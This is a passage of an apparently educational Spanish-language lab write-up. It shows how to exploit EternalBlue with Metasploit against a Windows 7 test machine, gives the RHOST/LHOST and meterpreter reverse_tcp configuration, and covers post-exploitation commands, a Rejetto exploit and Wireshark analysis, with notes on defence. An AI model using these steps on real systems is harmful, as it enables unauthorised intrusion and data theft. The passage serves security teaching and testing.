
Configuración de exploit SMB en Metasploit, con el exploit windows/smb/ms17_010_eternalblue.

Con esto se carga el Payload, el cual debemos configurar de la siguiente manera así:

- Host remoto con el comando más la dirección IP de la maquina objetivo “set RHOST 192.168.5.102”.
- El puerto del host remoto “set RPORT 445”.
- El host local más la dirección IP de la maquina atacante.

  “set LHOST 192.168.5.105.”
- Es un payload que te da acceso a la sesión de Meterpreter. “set payload windows/x64/meterpreter/reverse_tcp”.
- Ejecutamos el ataque con “exploit o con run”

Ilustración 101 Inicio del exploit Reverse TCP handler



Fuente: Elaboración propia.

- Explotación de la Vulnerabilidad EternalBlue
- La imagen muestra una captura de pantalla de una terminal de Kali Linux donde se está llevando a cabo una explotación exitosa de la vulnerabilidad CVE-2017-0143, comúnmente conocida como EternalBlue.

Descripción Detallada de los Pasos

- **Carga del módulo Metasploit:** Se carga el módulo de explotación msfexploit/windows/smb/ms17_010_eternalblue en Metasploit Framework. Este módulo está diseñado específicamente para explotar la vulnerabilidad SMBv1.

- **Configuración de la explotación:**

  Se establece la dirección IP del objetivo (RHOST) y la dirección IP de la máquina atacante (LHOST).

  Se configura el puerto de escucha en la máquina atacante (LPORT).

  Se selecciona el payload, que en este caso es windows/x64/meterpreter/reverse_tcp. Este payload permitirá obtener un shell interactivo en la máquina víctima.

- **Ejecución de la explotación:** Al ejecutar el módulo, Metasploit inicia un exploit que envía paquetes especialmente diseñados a la máquina objetivo con el fin de explotar la vulnerabilidad SMBv1.
- **Explotación exitosa:** La salida muestra que la explotación ha sido exitosa y se ha obtenido una sesión Meterpreter en la máquina víctima.

¿Cuáles son sus implicaciones?

- **Vulnerabilidad SMBv1:** La máquina objetivo es vulnerable a la explotación remota de código a través del servicio SMBv1.
- **Acceso Remoto:** El atacante ha obtenido acceso remoto a la máquina víctima, lo que le permite ejecutar comandos y controlar el sistema de forma remota.
- **Riesgos:** Esta explotación puede llevar a una variedad de consecuencias negativas, como la instalación de malware, la exfiltración de datos, la denegación de servicio y el control total del sistema.

Implicaciones de Seguridad


- La explotación exitosa de la vulnerabilidad EternalBlue subraya la importancia de mantener los sistemas actualizados con los últimos parches de seguridad. Esta vulnerabilidad fue ampliamente explotada en el pasado para propagar ransomware como

WannaCry.

Captura de Tráfico de Explotación con Wireshark

- Filtra en Wireshark para capturar tráfico SMB en el puerto 445: Se usa la sintaxis **“tcp.port == 445”**

Ilustración 102 Captura y analisis de tráfico



Fuente: Elaboración propia.

La captura de paquetes revela un intercambio de paquetes entre la máquina atacante (Kali Linux) y la víctima (Windows 7) a través del puerto 445, que es el puerto estándar para el servicio SMB. Los paquetes muestran una secuencia de eventos que incluyen:


- **Negociación SMB:** Se establece una conexión SMB entre las dos máquinas.
- **Explotación de la vulnerabilidad:** Se envían paquetes especialmente diseñados para explotar la vulnerabilidad EternalBlue.
- **Obtención de un shell inverso:** Si la explotación es exitosa, se obtiene un shell inverso, lo que permite al atacante ejecutar comandos en la máquina víctima.

Implicaciones de Seguridad

Este tipo de ataque tiene graves implicaciones de seguridad, incluyendo:

- **Control remoto del sistema:** El atacante puede tomar el control completo del sistema comprometido, lo que le permite instalar programas, ver, modificar o eliminar datos, o crear nuevas cuentas con todos los derechos de usuario.
- **Propagación de malware:** El sistema comprometido puede ser utilizado como plataforma para lanzar ataques a otros sistemas en la red.
- **Robo de información:** El atacante puede robar información confidencial almacenada en el sistema.
- **Denegación de servicio:** El atacante puede hacer que el sistema se vuelva inutilizable.

Ilustración 103 Analisis de tráfico



Fuente: Elaboración propia.

La captura de paquetes revela un escenario típico de explotación de la vulnerabilidad EternalBlue. Se observa un tráfico de red caracterizado por:

- **Establecimiento de conexiones:** Paquetes TCP SYN y ACK indican la creación de conexiones entre los equipos.
- **Resolución de nombres:** El tráfico DNS revela consultas para traducir nombres de dominio en direcciones IP, lo que es fundamental para alcanzar los servicios deseados.
- **Comunicaciones seguras:** La presencia de TLSv1.3 sugiere que se están utilizando conexiones encriptadas para proteger la confidencialidad de los datos transmitidos, aunque esto no garantiza la seguridad ante otras amenazas.

- **Explotación:** Se identifican paquetes específicos que explotan la vulnerabilidad EternalBlue, permitiendo al atacante obtener acceso remoto al sistema víctima.

Análisis Detallado:

- **Fase de Reconocimiento:** El atacante inicialmente escanea la red para identificar sistemas vulnerables y servicios expuestos.
- **Explotación:** Se envía un paquete especialmente diseñado para aprovechar la vulnerabilidad en SMBv1, permitiendo la ejecución de código en el sistema remoto.
- **Obtención de un Shell Inverso:** Una vez exitosa la explotación, se establece un shell inverso, otorgando al atacante control remoto sobre el sistema comprometido.
- **Post-Explotación:** Se observan comandos y acciones típicas de un atacante, como la recopilación de información del sistema, la búsqueda de credenciales y la instalación de malware.

Uso de Metasploit:

Metasploit desempeña un papel crucial en este tipo de ataques. Permite:

- **Crear exploits:** Generar payloads personalizados para diferentes sistemas operativos y arquitecturas.
- **Establecer conexiones inversas:** Facilita la comunicación entre el atacante y la víctima.
- **Interactuar con el sistema comprometido:** Ofrece una interfaz de línea de comandos para ejecutar comandos en el sistema remoto.


Implicaciones de Seguridad:

La explotación exitosa de EternalBlue tiene graves consecuencias:

- **Pérdida de control del sistema:** El atacante puede manipular y controlar el sistema a su antojo.

- **Robo de datos:** Información confidencial puede ser exfiltrada.
- **Uso como plataforma para otros ataques:** El sistema comprometido puede servir como punto de partida para atacar otros sistemas.

Ilustración 104 Meterpreter confirma acceso y ejecuta “sysinfo”



Fuente: Elaboración propia.

Análisis de la Salida de sysinfo en Metasploit

La imagen muestra una captura de pantalla de una sesión de Metasploit, una poderosa herramienta de prueba de penetración. Específicamente, estamos viendo la salida del comando sysinfo después de que un atacante haya obtenido acceso a un sistema remoto (en este caso, una máquina Windows 7) a través de una explotación exitosa.

Desglose de la Información

- **sysinfo:** Este comando básico en Metasploit proporciona una visión general de la máquina comprometida.
- **Windows 7 (6.1 Build 7601, Service Pack 1):** Confirma que el sistema operativo de la víctima es Windows 7, una versión que ha sido objetivo de numerosas vulnerabilidades en el pasado, como EternalBlue.
- **Arquitectura x64:** Indica que el sistema es de 64 bits, lo que proporciona información sobre el tipo de software y exploits que se pueden utilizar.
- **Idioma del sistema:** El sistema está configurado para el idioma español (es_CO).
- **Dominio:** La máquina pertenece al grupo de trabajo "WORKGROUP", lo que sugiere que

no forma parte de un dominio de Active Directory.

- **Usuarios conectados:** Actualmente hay un usuario conectado al sistema.
- **Meterpreter x64/windows:** Confirma que la sesión de Metasploit está utilizando el intérprete para sistemas Windows de 64 bits.

Implicaciones de Seguridad

La salida de sysinfo proporciona al atacante una base sólida para planificar sus próximos pasos. Con esta información, el atacante puede:

- **Identificar vulnerabilidades adicionales:** Conocer la versión exacta del sistema operativo y el software instalado permite al atacante buscar otras vulnerabilidades que puedan explotar.
- **Elegir las herramientas adecuadas:** La arquitectura del sistema y el idioma determinarán las herramientas y exploits que se pueden utilizar.
- **Planificar movimientos laterales:** Si el objetivo forma parte de una red más grande, el atacante puede utilizar esta información para moverse lateralmente y comprometer otros sistemas.
- **Escalar privilegios:** El atacante puede buscar formas de obtener privilegios más altos en el sistema, como los de administrador.

Acciones Posteriores del Atacante

Los comandos posteriores run post y getuid sugieren que el atacante está:

- **Ejecutando post-exploits:** Estos son módulos de Metasploit diseñados para realizar tareas específicas después de una explotación exitosa, como recolectar credenciales, descargar archivos o ejecutar comandos.


- **Verificando privilegios:** El comando getuid permite al atacante determinar el nivel de privilegios que ha obtenido en el sistema.

La salida de “sysinfo” proporciona una instantánea del estado del sistema comprometido. Esta información es invaluable para el atacante, ya que le permite planificar y ejecutar sus acciones de manera más efectiva.

Por su parte esta información subraya la importancia de:

- **Mantener los sistemas actualizados:** Los parches de seguridad son esenciales para corregir vulnerabilidades como EternalBlue.
- **Segmentar la red:** Limitar el movimiento lateral de un atacante en caso de una infección.
- **Implementar controles de acceso:** Restringir los privilegios de los usuarios para minimizar el daño en caso de un comprometimiento.
- **Monitorear la actividad de la red:** Detectar anomalías en el tráfico de red que puedan indicar una actividad maliciosa.

Ilustración 105 En meterpreter ingreso al Shell de Win7



Fuente: Elaboración propia.

Análisis Técnico de la Imagen: Acceso a un Sistema Compromiso con Meterpreter

Lo que muestra la imagen:

- **Sesión de Metasploit:** La imagen captura una sesión activa en la herramienta de explotación Metasploit.
- **Comando sysinfo:** Este comando se utilizó previamente para obtener información básica sobre el sistema comprometido, como el sistema operativo, arquitectura y configuración.
- **Comando shell:** El comando resaltado indica que el atacante ha obtenido un shell interactivo en el sistema víctima. Esto significa que ahora puede ejecutar comandos de Windows directamente en la máquina comprometida, como si estuviera sentado frente a ella.


¿Qué Implicaciones conlleva esta acción?

- **Acceso remoto:** El atacante tiene control total sobre el sistema comprometido desde una ubicación remota.
- **Escalada de privilegios:** Dependiendo de las credenciales utilizadas para obtener el acceso inicial, el atacante puede tener privilegios de administrador o de un usuario estándar.
- **Posibles acciones maliciosas:** Con un shell interactivo, el atacante puede realizar una amplia gama de acciones maliciosas, como:
    - **Robo de datos:** Copiar archivos confidenciales, bases de datos o credenciales.
    - **Instalación de malware:** Introducir puertas traseras o ransomware para mantener el acceso o causar daños adicionales.
    - **Espionaje:** Monitorear la actividad del usuario o de la red.
    - **Sabotaje:** Modificar o eliminar archivos, causar daños al sistema o interrumpir los servicios.

¿Qué significa la línea C:\Windows\system32>?


Esta línea indica el directorio actual en el sistema comprometido. En este caso, el atacante se encuentra en el directorio "system32", que es donde se almacenan muchos de los archivos ejecutables del sistema operativo Windows.

Ilustración 106 Búsqueda del exploit Rejetto




Fuente: Elaboración propia.

Ilustración 107 Uso del exploit para Rejetto



Fuente: Elaboración propia.

Ilustración 108 Trafico al momento de ejecutar la búsqueda




Fuente: Elaboración propia.

La imagen es una captura de pantalla de Wireshark, una herramienta de análisis de paquetes de red. En la captura se muestran los siguientes elementos:

- **Listado de Paquetes**: Una tabla que presenta los paquetes de red capturados, con columnas que indican el número de paquete, tiempo, fuente, destino, protocolo, longitud y detalles adicionales.
- **Paquete Resaltado**: Un paquete específico (No. 426) está seleccionado, mostrando información como la IP de origen (192.168.5.105), la IP de destino (192.168.5.102), el protocolo (TCP) y la longitud del paquete (128 bytes).
- **Detalles del Paquete Seleccionado**: Desglose detallado del contenido del paquete en la sección inferior, incluyendo encabezados Ethernet, IP y TCP.
- **Ventana de Información Experta**: Resúmenes y alertas sobre el tráfico analizado, indicando posibles problemas o anomalías en la red.

Esta imagen es útil para el análisis forense de la red, diagnóstico de problemas de conectividad y detección de actividades sospechosas en el tráfico de red.

Ilustración 109 Comunicación entre los hosts



